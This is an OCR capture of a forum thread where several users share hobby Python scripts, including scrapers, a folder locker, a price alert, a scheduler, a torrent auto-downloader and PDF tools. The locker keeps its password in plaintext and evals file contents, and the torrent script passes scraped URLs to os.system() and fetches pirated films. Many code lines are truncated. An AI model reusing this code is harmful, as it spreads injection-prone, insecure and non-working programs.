
Aryak Sengupta, I find Python really cool.
4.6k Views


ARTICLE EXTRACTION FROM GeeksforGeeks - A computer science portal for geeks

I have a very unstable internet connection, which forces me to **save** almost everything I find useful on the internet. GeeksforGeeks is one of the websites which I visit quite often and hence I decided to save all articles filed under each and every tag. Opening each and every article and saving them is a very tedious task and hence I tried to automate it using python (**BeautifulSoup** to be particular).

Here are the screenshots of what the script actually did :







The code is posted at github : https://github.com/aryak93/Geeks...

A fairly simple script in comparison to the other scripts posted here but it did the work for me..
.

P.S. - A huge thanks to BSNL for making me dive deeper into python .. :P

AUTOMATED EMAIL SENDER

This was a script which I wrote long ago. Earlier I used to **edit and set paths** manually for creating folders(consisting of the content for mailing) and then mailing that folder to a particular recipient/recipients . Then I found a very sublime usage of windows programming here :

Manoj Memana Jayakumar's answer.

Hence, I modified my script accordingly :

https://github.com/aryak93/Autom...

P.S. - Thanks a lot Manoj for sharing your scripts.

Updated Feb 24, 2014 • View Upvotes

Roshan Rane, Savouring the bonds of the illusionary n the probabilistic reality

1.3k Views

Private password protected folder creator:
Well, because everyone in the world will have some private data to hide..
You can download the exe file at @Eigen's World

```
#Modules
import os,sys
import time
import random


#Globals
batfilepath=os.getcwd()+"\locker.bat"

cipher={'0': 'j', '3': 'g', '6': 'd', '9': 'a', '7': 'c', '8': 'b', '2': 'h', '5': 'e', 'a': '9',
pw='0000'

init_bat1= """cls
@echo off
title folder private
if exist "control panel.{21ec2020-3aea-1069-a2dd-08002b30309d}" goto unlock
if not exist private goto mdlocker
:confirm
echo Press any key to lock the folder...
set/p "cho=>"
goto lock

echo invalid choice.
goto confirm
:lock
ren private "control panel.{21ec2020-3aea-1069-a2dd-08002b30309d}"
attrib +h +s "control panel.{21ec2020-3aea-1069-a2dd-08002b30309d}"
echo folder locked
goto end
:unlock
echo "re-enter password to unlock folder"
set/p "pass=>"
if not %pass%== """
```

```
init_bat2= """ goto fail
attrib -h -s "control panel.{21ec2020-3aea-1069-a2dd-08002b30309d}"
ren "control panel.{21ec2020-3aea-1069-a2dd-08002b30309d}" private
echo folder unlocked successfully
goto end
:fail
echo invalid password
goto unlock
:mdlocker
md private
echo private created successfully
goto end
:end
"""



#Functions
def run_batch():
    os.system('\"'+ batfilepath + '\"')         #required format for os module "D:/Locker/locker.b


def new_cipher():       #new_cipher should be called only after the locker is opened.
    global cipher
    """Generates a random cipher"""
    ALL_CHARS=["a","b","c","d","e","f","g","h","i","j","k","l",
    "m","n","o","p","q","r","s","t","u","v","w","x","y","z","0","1","2","3","4","5","6","7","8","9

    char_lst=list(ALL_CHARS)
    random.shuffle(char_lst)
    for ch in ALL_CHARS:
        cipher[ch] = char_lst.pop()
    append("\n::"+str(cipher))


def encrypt(data):
    emsg=''
    colon=':'
    i=0
    for ch in data:
        if (i==2):          #If comment is true stop encrypting
            emsg += ch
        elif ch==colon:     #check for '::' comment
            i+=1
            emsg += ch
        elif ch in cipher:
            i=0
            emsg += cipher[ch]
        else:
            i=0
            emsg += ch
    return emsg

def decrypt(data):
```

```
    dmsg=''
    colon=':'
    i=0
    for ch in data:
        if (i==2):          #If comment is true stop encrypting
            dmsg += ch
        elif ch==colon:     #check for '::' comment
            i+=1
            dmsg += ch
        elif ch in cipher:
            i=0
            for key in cipher:
                if ch == cipher[key]:
                    dmsg += key
        else:
            i=0
            dmsg += ch
    return dmsg


def write(data):
    '''Writes the txt passed to batch file at location batfilepath.'''
    try:
        f= open(batfilepath,"w")
        f.write(data)
        f.close()
    except:
        print "ERROR data file not updated with",data
        time.sleep(2)
        sys.exit(0)


def append(data):
    '''appends the txt passed, to batch file at location batfilepath.'''
    try:
        f= open(batfilepath,"a+")
        f.write(data)
        f.close()
    except:
        print "ERROR data file not updated with",data
        time.sleep(2)
        sys.exit(0)


def ask_password():
    global pw
    pw=raw_input("Set new password :\t")

def new_locker():
    write(init_bat1)
    append(pw)
    append(init_bat2)
    append('\n::created on '+time.strftime("%c"))

```

```
def reset_locker():
    print "Your current directory is ",batfilepath,"\n"
    ask_password()
    new_locker()
    #new_cipher()
    print('creating new locker..\n')
    run_batch()
    time.sleep(1)
    print("New locked folder 'private' created.. \n")
    time.sleep(2)
    sys.exit(0)

def read():
    '''reads batch file at location batfilepath and returns'''

    try:
            f= open(batfilepath,"r")
            data= f.read()
            f.close()
            return data
    except IOError:

        #no batch file in directory, create new batch file
            print('no locker found in directory..\n')
            reset_locker()


def read_firstletter():
    '''reads first letter in batch file at location batfilepath and returns'''
    try:
        f= open(batfilepath,"r")
        line= f.readline()
        f.close()
    except IOError:
        print "Error. No batch file found"
        time.sleep(2)
        sys.exit(0)
    return line[0]

def is_encrypted():
    letter=read_firstletter()
    if(letter=='c'):
        return False
    else:
        return True


def is_locked():
    return not(os.path.isdir("private"))


def read_cipher(batch_code_string):
    cipher_len=360                              #size of cipher is len(str(cipher))
    c= batch_code_string[-cipher_len::1]        #format is string[start:stop:step]
```

```
    return eval(c)


#MAIN CODE



bat_code = read()


if(is_locked()):              #If locked\encrypted, decrypt it
    #read cipher
    cipher=read_cipher(bat_code)
    #decrypt using cypher
    if(is_encrypted()):
        write(decrypt(bat_code))
        print("\nFolder decryption complete")
    #ask password and open folder
    run_batch()
    print "\nFolder unlocked."
    time.sleep(2)
    sys.exit(0)


else:                           #If not locked\encrypted, encrypt it
    #ask if folder is to be locked
    run_batch()
    r= raw_input("\nPress enter to continue. press 'r' to reset password\n")
    if(r=='r'):
        reset_locker()
    else:
        #generate new cypher
        new_cipher()
        if not(is_encrypted()):
            bat_code = read()
            #encrypt
            write(encrypt(bat_code))
            print("\nEncryption complete")
        print("\nFolder Locked completely")
        time.sleep(2)
        sys.exit(0)
```

Written Apr 24, 2014 • View Upvotes

Rohit Vyawahare, Inglorious introvert

1.6k Views

Wrote a script to monitor the price of an item on flipkart and send_email

notification if the item is available at required discount. Basically, parsed the source of the page. The input to the script is the url of the required product and the target discount. So when the current discount is ge to target discount email notification will be sent. With one of the VM which runs 24*7, I set the task scheduler to run the script once in 2hours. Also, the code redirects the output of each and every run to the text file so that we can always keep track of the price of the product over a period of time. Code can be optimized with exception handling but with the current version my purpose was solved ;)

Here is how the screenshot of the notification looks:-

src:-

```
import urllib
import urllib2
import re
import math
import sys
from time import ctime
import smtplib
#enter the url and target discount
my_flipkart_url = "Buy Transcend StoreJet 25M3 2.5 inch 1 TB External Hard Disk Online at
my_target_discount = float(10)
def send_email (message, status):
 fromaddr = '<sender>'
 toaddrs = 'recievers'
 server = smtplib.SMTP('Page on Gmail', 587)
 server.ehlo()
 server.starttls()
 server.ehlo()
 server.login('<username>', '<password>')
 server.sendmail(fromaddr, toaddrs, 'Subject: %s\r\n%s' % (status, message))
 server.quit()
def Connect_to_Flipkart():
 aResp = urllib2.urlopen(my_flipkart_url); #read the source
 web_pg = aResp.read();
 #parse the required fields from the source
 selling_price_pattern = "'price' : \""+"(.*?)"+"\""
 MRP_pattern = "'amount' : \""+"(.*?)"+"\""
 Item_name = "'fn' : \""+"(.*?)"+"\""
 SP = re.search(selling_price_pattern, web_pg)
 CP = re.search(MRP_pattern, web_pg)
 Item = re.search(Item_name, web_pg)
 selling_price = SP.group(1)
```

```
 MRP = CP.group(1)
 selling_price = int(selling_price.replace(',',''))
 MRP = int(MRP.replace(',',''))
 discount_rs = MRP-selling_price
 discount_per = float(discount_rs*100/ MRP)
 File_name = "E:\\myscripts\\Report\\"+Item.group(1)+"_report.txt" #save report to the re
 if SP and CP and Item:
  current_time = ctime()
  final_line = "\n"+repr(current_time).rjust(2) + repr(MRP).rjust(3) +" "+repr(selling_pr
  with open(File_name, "a") as myfile:
   myfile.write(final_line)
  if my_target_discount <= discount_per:
   message = "Your product is ready to buy!\n"+"\nProduct name: "+str(Item.group(1))+"\nP
   message = message + "\n\n-Rohit"
   send_email(message,'Hurry up!!') #send mail to subscriber
 else:
  final_line = "Error in parsing!!"
  with open(File_name, "a") as myfile:
   myfile.write(final_line)
def main():
  Connect_to_Flipkart() #connect to flipkart
if __name__ == '__main__':
    main()
```

Updated Sep 11 • View Upvotes

Kaushik Varanasi, GSoC 2015, Hackerrank Intern 2015

1.2k Views

I just wrote one yesterday night. It isn't best per se but most useful since I do competitive programming a lot.

Alex

The code is at kaushik94/Alex

This is for people who are lazy to open an input file and enter test cases there. Its a mess and hard to keep track of. This is one simple program that will enable you to test them by embedding test cases in the code. For example you have written a code to solve this problem Solve me first. Your code looks like this:

```
def solveMeFirst(a,b):
  return a+b


num1 = input()
num2 = input()
res = solveMeFirst(num1,num2)
print res
```

Instead of creating a separate file to pass test cases to it, you could just modify your code to:

```
def solveMeFirst(a,b):
  return a+b


num1 = input()
num2 = input()
res = solveMeFirst(num1,num2)
print res

```

```
"""I
2
3
"""

"""0
5
"""
```

And you get a pretty output like this one:

```
kaushik@ghost:~/Desktop/Alex$ alex tests/test.py
Alex is working on  tests/test.py

YOUR OUTPUT
===========
5

EXPECTED OUTPUT
===============
5

PASS/FAIL (of 1 testcases)
=========
TESTCASE 1 PASS
kaushik@ghost:~/Desktop/Alex$
```


For more details check out this link kaushik94/Alex

Written May 3, 2015 • View Upvotes

Sandeep Laik, atheist, rational tech savvy

1.4k Views

I have used python & selenium to build a learning algorithm that attempts the TechGig.com quiz's(Any topic I like, however I've restrained myself to Python as I'm not trying to cheat, just built it to satisfy my craving) and scores on my behalf. Here's a sample of my learning algorithm's success rate. You may also check out the link below in order to confirm my ranking. Took me about 36 hrs to develop it and it works like a charm. :)



Python Skill Test, Python quiz, Python Online Tests, Online Assessments, Test your Skills| TechGig

Updated Aug 16 • View Upvotes

Harish Tiwari`

1.9k Views

1. I got recruited in an IT company for some role. Starting days were normal however after 2 months, I started working directly under my manager.

2. He directly gives me tasks and I have to do them on a daily basis. Initially my jobs were few but with passing days, my tasks list started growing like anything.

3. I didn't want to miss not even a single task as each one of them is toooo damn important. Also I didn't want to leave a bad impression on my manager.

4. So I've written a simple python script that alerts me at a particular time, I need to perform a paticular task.

5. The Script ("The Scheduler") keeps running in the background and opens up a notepad that lists out the task I need to perform.

6. I just have to come to office, start the PC and run the script.
My Alerts keep on flashing on the notepad file, located on my desktop screen.

7. In fact the notepad prompts up immediately whenever the script gets triggered(at set time).

8. Any one of you can use it too(your choice entirely).

----------SCRIPT (The Scheduler)----------

```
#! /usr/bin/python -tt
import datetime
import webbrowser
import time
def main():
    print "Welcome Harvey !!!! :) \nThe Scheduler has Started and is ACTIVE"
    while(1):
```

```
        tempTime = str(datetime.datetime.now().time())
        listTime = tempTime.split(':',1)
        hour = int(listTime[0]) + 1
        hour = str(hour)
#  extracting minutes out of the time
        tempMinute = str(listTime[1])
        minute = tempMinute[0:2]
#  extracting seconds out of the time
        tempSecList = tempMinute.split(':')
        tempSecString = str(tempSecList[1])
        sec = tempSecString[0:2]
        if( minute == '24' and sec == '01'):
            if hour == '11':
                with open('C:\Users\harvey\Desktop\Prod.txt','r+') as f:
                    f.write("Please send in the 11pm - 12am CST report")
                webbrowser.open_new_tab('C:\Users\harvey\Desktop\Prod.txt')
                time.sleep(1)
            elif hour == '12':
                with open('C:\Users\harvey\Desktop\Prod.txt','r+') as f:
                    f.write("Please update the Client about the latest Web Server Repo
                webbrowser.open('C:\Users\harvey\Desktop\Prod.txt')
                time.sleep(1)
            elif hour == '13':
                with open('C:\Users\harvey\Desktop\Prod.txt','r+') as f:
                    f.write("Please send in the 1am - 2am CST report and also update t
                webbrowser.open_new_tab('C:\Users\harvey\Desktop\Prod.txt')
                time.sleep(1)
            elif hour == '14':
                with open('C:\Users\harvey\Desktop\Prod.txt','r+') as f:
                    f.write("Login via VPN and check the logs for any errors")
                webbrowser.open_new_tab('C:\Users\harvey\Desktop\Prod.txt')
                time.sleep(1)
            elif hour == '15':
                with open('C:\Users\harvey\Desktop\Prod.txt','r+') as f:
                    f.write("Run the Test for testing Load")
                webbrowser.open_new_tab('C:\Users\harvey\Desktop\Prod.txt')
                time.sleep(1)
            elif hour == '16':
                with open('C:\Users\harvey\Desktop\Prod.txt','r+') as f:
                    f.write("Configure DNS if not updated")
                webbrowser.open_new_tab('C:\Users\harvey\Desktop\Prod.txt')
                time.sleep(1)
            elif hour == '17':
                with open('C:\Users\harvey\Desktop\Prod.txt','r+') as f:
                    f.write("Please send in the 5am - 6am CST report")
                webbrowser.open_new_tab('C:\Users\harvey\Desktop\Prod.txt')
                time.sleep(1)
            elif hour == '19':
                with open('C:\Users\harvey\Desktop\Prod.txt','r+') as f:
                    f.write("Please send in the 7am - 8am CST report or ask Mr. X to t
                webbrowser.open_new_tab('C:\Users\harvey\Desktop\Prod.txt')
                time.sleep(1)
            elif hour == '10':
                with open('C:\Users\harvey\Desktop\Prod.txt','r+') as f:
```

```
                    f.write("Check Firewall settings")
                webbrowser.open_new_tab('C:\Users\harvey\Desktop\Prod.txt')
                time.sleep(1)
    print "My Scheduler stopped and is IN-ACTIVE"
if __name__ == '__main__':
    main()
```

One more script. Ofcourse it's not the 'BEST' script ever but yes it makes life easy with a single hit :)

1. Everyday I come to office, I've to open up a fixed number of links on my web-browser.
2. They include some websites and also some of the html files which are located on my PC itself.
3. So wrote a tiny program that opens up all the needed links for me instantly instead of me realizing "Oh ! I also need to open "Page on quora.com" as well" at some point of time.

-------brwse.py---------

```
#! /usr/bin/python -tt
import webbrowser
def main():
    webbrowser.open_new('Google')
    webbrowser.open('Google')
    webbrowser.open_new_tab('Gmail')
    webbrowser.open_new_tab('Log in')
    webbrowser.open_new_tab('Log in')
    webbrowser.open_new_tab('Page on xxxcompany.com')
    webbrowser.open_new_tab('Page on softlayer.com')
    webbrowser.open_new_tab('file:///C:/Users/harvey/Desktop/targetProdMonitor.html')
    webbrowser.open_new_tab('Current Millis')
    webbrowser.open_new_tab('HackerEarth - Programming challenges and Developer jobs')
    webbrowser.open_new_tab('HackerRank')
    webbrowser.open_new_tab('https://www.quora.com')
if __name__ == '__main__':
    main()
```

-------brwse.bat----------
@echo off
start "" "C:\Program Files (x86)\Mozilla Firefox\firefox.exe"
timeout /t 3 /nobreak > NUL
python C:\Python27\brwse.py %*

---
4. Some implementation steps
a. Click on windows icon on bottom left corner --> search for Mozilla --> right click on it ---> Send to --> As shortcut to Desktop/targetProdMonitor
b. Find the Mozilla icon, right click --> properties --> in Target text box--> Mention the path of your batch file --> "F:\Python\brwse.bat"
c. Under some drive (F: drive in my case) include the "brwse.bat" file.

d. brwse.bat first line should contain the path of the Mozilla application (exe)
brwse.bat second line should contain the path of the brwse.py file.
e. The icon on the desktop may change so you can download Mozilla icon file from internet. Change the icon again back to the desired one from --> right click properties --> Change Icon

5. Now come to office --> Turn on the PC --> Click the lil Mozilla icon on your desktop --> "Surprise Surprise"

Updated Nov 22, 2014 • View Upvotes

Siddharth Singh, Undergrad@IIIT-D

1k Views

The scenario: I was tired of searching for new movies torrent having a good picture quality on the internet according to my set preferences everyday.

The hack:I made a python script to automatically download new movies according to my set preferences (imdb rating, genre) from YTS, added it to a crontab activity that searches in every 8 hours, and notify me when a new movie is downloaded.

The code is on on github with a readme: siddharth7/smart_torrent_download

The main python script:

```
from bs4 import BeautifulSoup
import pynotify
import requests
import os
def sendmessage(title, message):
    pynotify.init("Test")
    notice = pynotify.Notification(title, message)
    notice.show()
    return

f=open("rating.txt","r")
f2=open("genre.txt","r")
f3=open("done.txt","r")
user_rating=f.read()
user_genre=[]
already_done=[]
for line in f2:
        for word in line.split():
                user_genre.append(word)
already_done = [line.strip() for line in f3]
f.close()
f2.close()
f3.close()
r  = requests.get("YTS - Search and Browse YIFY Movie Torrent Downloads")
data = r.text
soup = BeautifulSoup(data)
f3=open("done.txt","a")
for di in soup.findAll('div',{"class":"browse-movie-wrap col-xs-10 col-sm-4 col-md-5 col-lg-4"}):
        genrelist=[]
        torrentdata={}
        flag=0

        movie_name=di.findAll('a',{"class":"browse-movie-title"})[0]
```

```
        movie_year=di.findAll('div',{"class":"browse-movie-year"})[0]
        rating=di.findAll('h4',{"class":"rating"})[0]

        for data in di.a.figure.figcaption:
                for elements in data:
                        if len(str(elements))>1:
                                genrelist.append(str(elements).lower())

        genrelist.pop()
        genrelist.pop(0)

        for dii in di.findAll('div',{"class":"browse-movie-tags"}):
                for r in dii.findAll('a'):
                        torrentdata[str(r.text)]=str(r.attrs['href'])

        if float(str(rating.text[0:3]))>=float(str(user_rating)):
                for genre_in in user_genre:
                        if genre_in in genrelist:
                                flag=1
                                break
        if flag==1:
                try:
                        if str(movie_name.text) not in already_done:
                                sendmessage("Download Started",str(movie_name.text))
                                os.system("aria2c "+ torrentdata["1080p"])
                                f3.write(str(movie_name.text))
                                f3.write("\n")
                                sendmessage("Movie Downloaded",str(movie_name.text))
                except:
                        if str(movie_name.text) not in already_done:
                                sendmessage("Download Started",str(movie_name.text))
                                os.system("aria2c "+ torrentdata["720p"])
                                f3.write(str(movie_name.text))
                                f3.write("\n")
                                sendmessage("Movie Downloaded",str(movie_name.text))
f3.close()
```

Written May 11, 2015 • View Upvotes

Haruki Misakov, A Japanese-speaking musician learning Python

580 Views

I wouldn't call this my best Python code but it certainly solves some kind of needs. So some of you might be familiar with the website Danbooru. For those of you who does not know, check it out when you are alone.

There are so many nice pictures up there. So I was wondering if I could write some scripts that will let the users enter a tag and then download all the pictures with that tags? Indeed it is possible.

```
#!/usr/bin/python
#coding:utf-8

import os # path manipulation
import urllib as urllib
import requests
status = 'not done yet'
# change this to your danbooru folder
```

```
# it might look something like this: '/users/YourUserName/DanbooruPics'
# make sure the folder already exists!
danbooru_folder = '/Users/chaoguo/gelboorupics/'
# generate tag argument to be used in url and folder creation
def generate_tag_argv(tagList):
        tag_argv = ''
        for tag in tagList:
                tag_argv = tag_argv + tag + '+'
        tag_argv = tag_argv[:-1]
        return tag_argv
# request json, get urls of pictures and download them
def grabber(tag_argv,page_num):
        r = requests.get('https://danbooru.donmai.us/posts.json?tags='+tag_argv+'&page='+str(page_
        streams = r.json()
        # check if all pages have been visited
        if len(streams) == 0:
                print("All pictures have been downloaded!")
                global status
                status = 'done'
        else:
                # check if directory already exists
                if (os.path.exists(danbooru_folder+tag_argv) == False):
                        os.mkdir(danbooru_folder+tag_argv)
                url = []
                for post in streams:
                        if 'file_url' in post:
                                url.append(post['file_url'])
                                target = ['https://danbooru.donmai.us'+x for x in url]
                # download
                for address in target:
                        urllib.urlretrieve(address,danbooru_folder+tag_argv+'/'+address.split('/')
def main():
        page_num = input('Enter the number of pages you want to download. To download all, simply
        taginput = raw_input('Enter tags,separated by space:')
        n = 1
        while n <= page_num and status == 'not done yet':
                tagList = taginput.split(' ')
                tag_argv = generate_tag_argv(tagList)
                grabber(tag_argv,n)
                n = n + 1
        print('Download successful!')
        u2 = u'どうぞ、召し上がってください！'
        print u2
if __name__ == '__main__':
        main()
```

See my GitHub: iseliget (Chao)

Written Sun • View Upvotes

Vinoth Haldorai, bitten by python

863 Views

Not my best script, but solved one of the most annoying practical problems I was facing.

Combining two pdf files into one:

I have few pdf files as pairs which needs to be combined together. For a long time I was searching for a utility which can help me do that, but couldnt find any. Then I came across this wonderful python library called **PyPDF2** and wrote my own code to do the same.

The code below requires the user to place thier pdf files in a specific folder and provide the names of the 2 pdf files to the program. However the code can be extended to satisfy few more usecases such as,

1. Combine 2 or more pdf files into one
2. Combine specific pages from one or multiple pdf files into one
3. Omit specific pages from one or multiple pdf files into one or more files
4. Reorder pages from one or multiple pdf files into one or more

The code block is below. Any improvement suggestions are most welcome.

```
#Python 3
#CombinePDF.py
#Gets inputs of 2 PDF file names from user and combines them into 1

import PyPDF2
import os

def getFileNameFromUser (file):
        pdf_file_name = input("Enter {0} name: ".format(file))
        if pdf_file_name in os.listdir():
                return pdf_file_name
        else:
                print ("The file specified is not present in the directory")
                #Use recursive call to the same function until user gets it right
                getFileNameFromUser(file)


def addPageToWriter(pdfReader, pdfWriter):
        for pageNum in range(pdfReader.numPages):
                pageObj = pdfReader.getPage(pageNum)
                pdfWriter.addPage(pageObj)


def getFinalPdfNameFromUser():
        return input("Enter the final pdf file name with .pdf extn: ")

if __name__ == "__main__":

        #Change the current folder path to the one containing PDF files
        pdf_path = ".\PDF"
        os.chdir(pdf_path)

        #Get the name of the 2 pdf files from user
        #file 2 will be appended into file 1
        pdf1 = getFileNameFromUser("File 1")
        pdf2 = getFileNameFromUser("File 2")

        #Create file objects for both the files
```

```
        pdf1FileObj = open(pdf1, "rb")
        pdf2FileObj = open(pdf2, "rb")

        #Pass the file objects to the file reader
        pdf1Reader = PyPDF2.PdfFileReader(pdf1FileObj)
        pdf2Reader = PyPDF2.PdfFileReader(pdf2FileObj)

        #create a Pdf writer object
        pdfWriter = PyPDF2.PdfFileWriter()

        #Add individual pages from pdf files to writer object
        addPageToWriter(pdf1Reader, pdfWriter)
        addPageToWriter(pdf2Reader, pdfWriter)

        pdfOutputFileObj = open(getFinalPdfNameFromUser(), "wb")
        print (".. Appending file 2 to file 1....")
        pdfWriter.write(pdfOutputFileObj)
        print ("... done...")
        pdfOutputFileObj.close()
        pdf1FileObj.close()
        pdf2FileObj.close()
```

Extract client information from Invoice PDF files:

We often send invoices to clients through an email with invoice attached as a pdf file. We save such invoices within a folder. The client information such as address and phone number are deeply hidden within these pdf files and often are not stored in other format.

The code below, walks through each and every pdf invoice file within a specific folder and extracts the client address and invoice no in a separate excel file.

Here I use, pdfMiner3k library for extracting text from pdf. pdfMiner3k is the python 3 version of pdfMiner. pdfMiner library does a better job in extracting text from pdf file. PyPDF2 is generally better for copying, combining and re-ordering pdf file pages. Since this program involves extracting text from pdf, I used pdfMiner3k.

For writing information into an excel file, I used openpyxl library.

This program extracts the invoice no (from invoice file name) and client address (from inside the invoice pdf file). The program can be edited to do more sophisticated mining. But the principle is the same.

```
# Python3
# pdfInvoiceMiner.py

# Program to extract the client info and invoice no from a bunch of invoice pdf files
# place all the invoice pdf files within a folder named "INVOICE"
# place an excel file named "invoice_info.xlsx" in the parent folder of "INVOICE"
# First column - invoice no; Second column - client details

import PyPDF2
from pdfminer.pdfparser import PDFParser, PDFDocument
from pdfminer.pdfinterp import PDFResourceManager, PDFPageInterpreter
```

```
from pdfminer.converter import PDFPageAggregator
from pdfminer.layout import LAParams, LTTextBox, LTTextLine
import os
import openpyxl


# The folder path where are all the invoices are placed
invoice_path = ".\COMPANY_NAME\INVOICE" # Company name masked - replace (parent folder name)
# The excel file where the invoice information is extracted
invoice_info_xl = ".\COMPANY_NAME\invoice_info.xlsx" # Company name masked - replace (parent folde

# Within the pdf, the start block and end block within which the client information is placed
client_start = "Ph: 9999999999, 9999999999" # Phone number masked. Replace with actual phone numbe
client_end = "Qty Description"

# From the pdf file name, the start block and end block within which the invoice no is placed
invoice_start = "Invoice-"
invoice_end = ".pdf"


# Given a string, start block and end block; find the substrinng between them
def extract_info(strInfo, strStart, strEnd):
    return strInfo[strInfo.find(strStart) + len(strStart) : strInfo.rfind(strEnd)]


# Open the excel file and update the invoice number in column 1 and client info in column 2
def write_excel(client, invoice_no):
    wb = openpyxl.load_workbook(invoice_info_xl)
    sheet = wb.get_sheet_by_name("Sheet1")
    last_entry = sheet.get_highest_row()
    sheet.cell(row = last_entry+1, column=1).value = int(invoice_no)
    sheet.cell(row = last_entry+1, column=2).value = client
    wb.save(invoice_info_xl)


# Extract text from pdf using pdfminer3k library. Complicated but does the job
def read_invoice_pdfminer3k(pdfFile):
    fp = open(os.path.join(invoice_path + "\\" + pdfFile), "rb")

    parser = PDFParser(fp)
    doc = PDFDocument()
    parser.set_document(doc)
    doc.set_parser(parser)

    doc.initialize("")
    rsrcmgr = PDFResourceManager()
    laparams = LAParams()

    device = PDFPageAggregator(rsrcmgr, laparams=laparams)
    interpreter = PDFPageInterpreter(rsrcmgr, device)

    # Process each page contained in the document.
    invoice_text = ""
    for page in doc.get_pages():
```

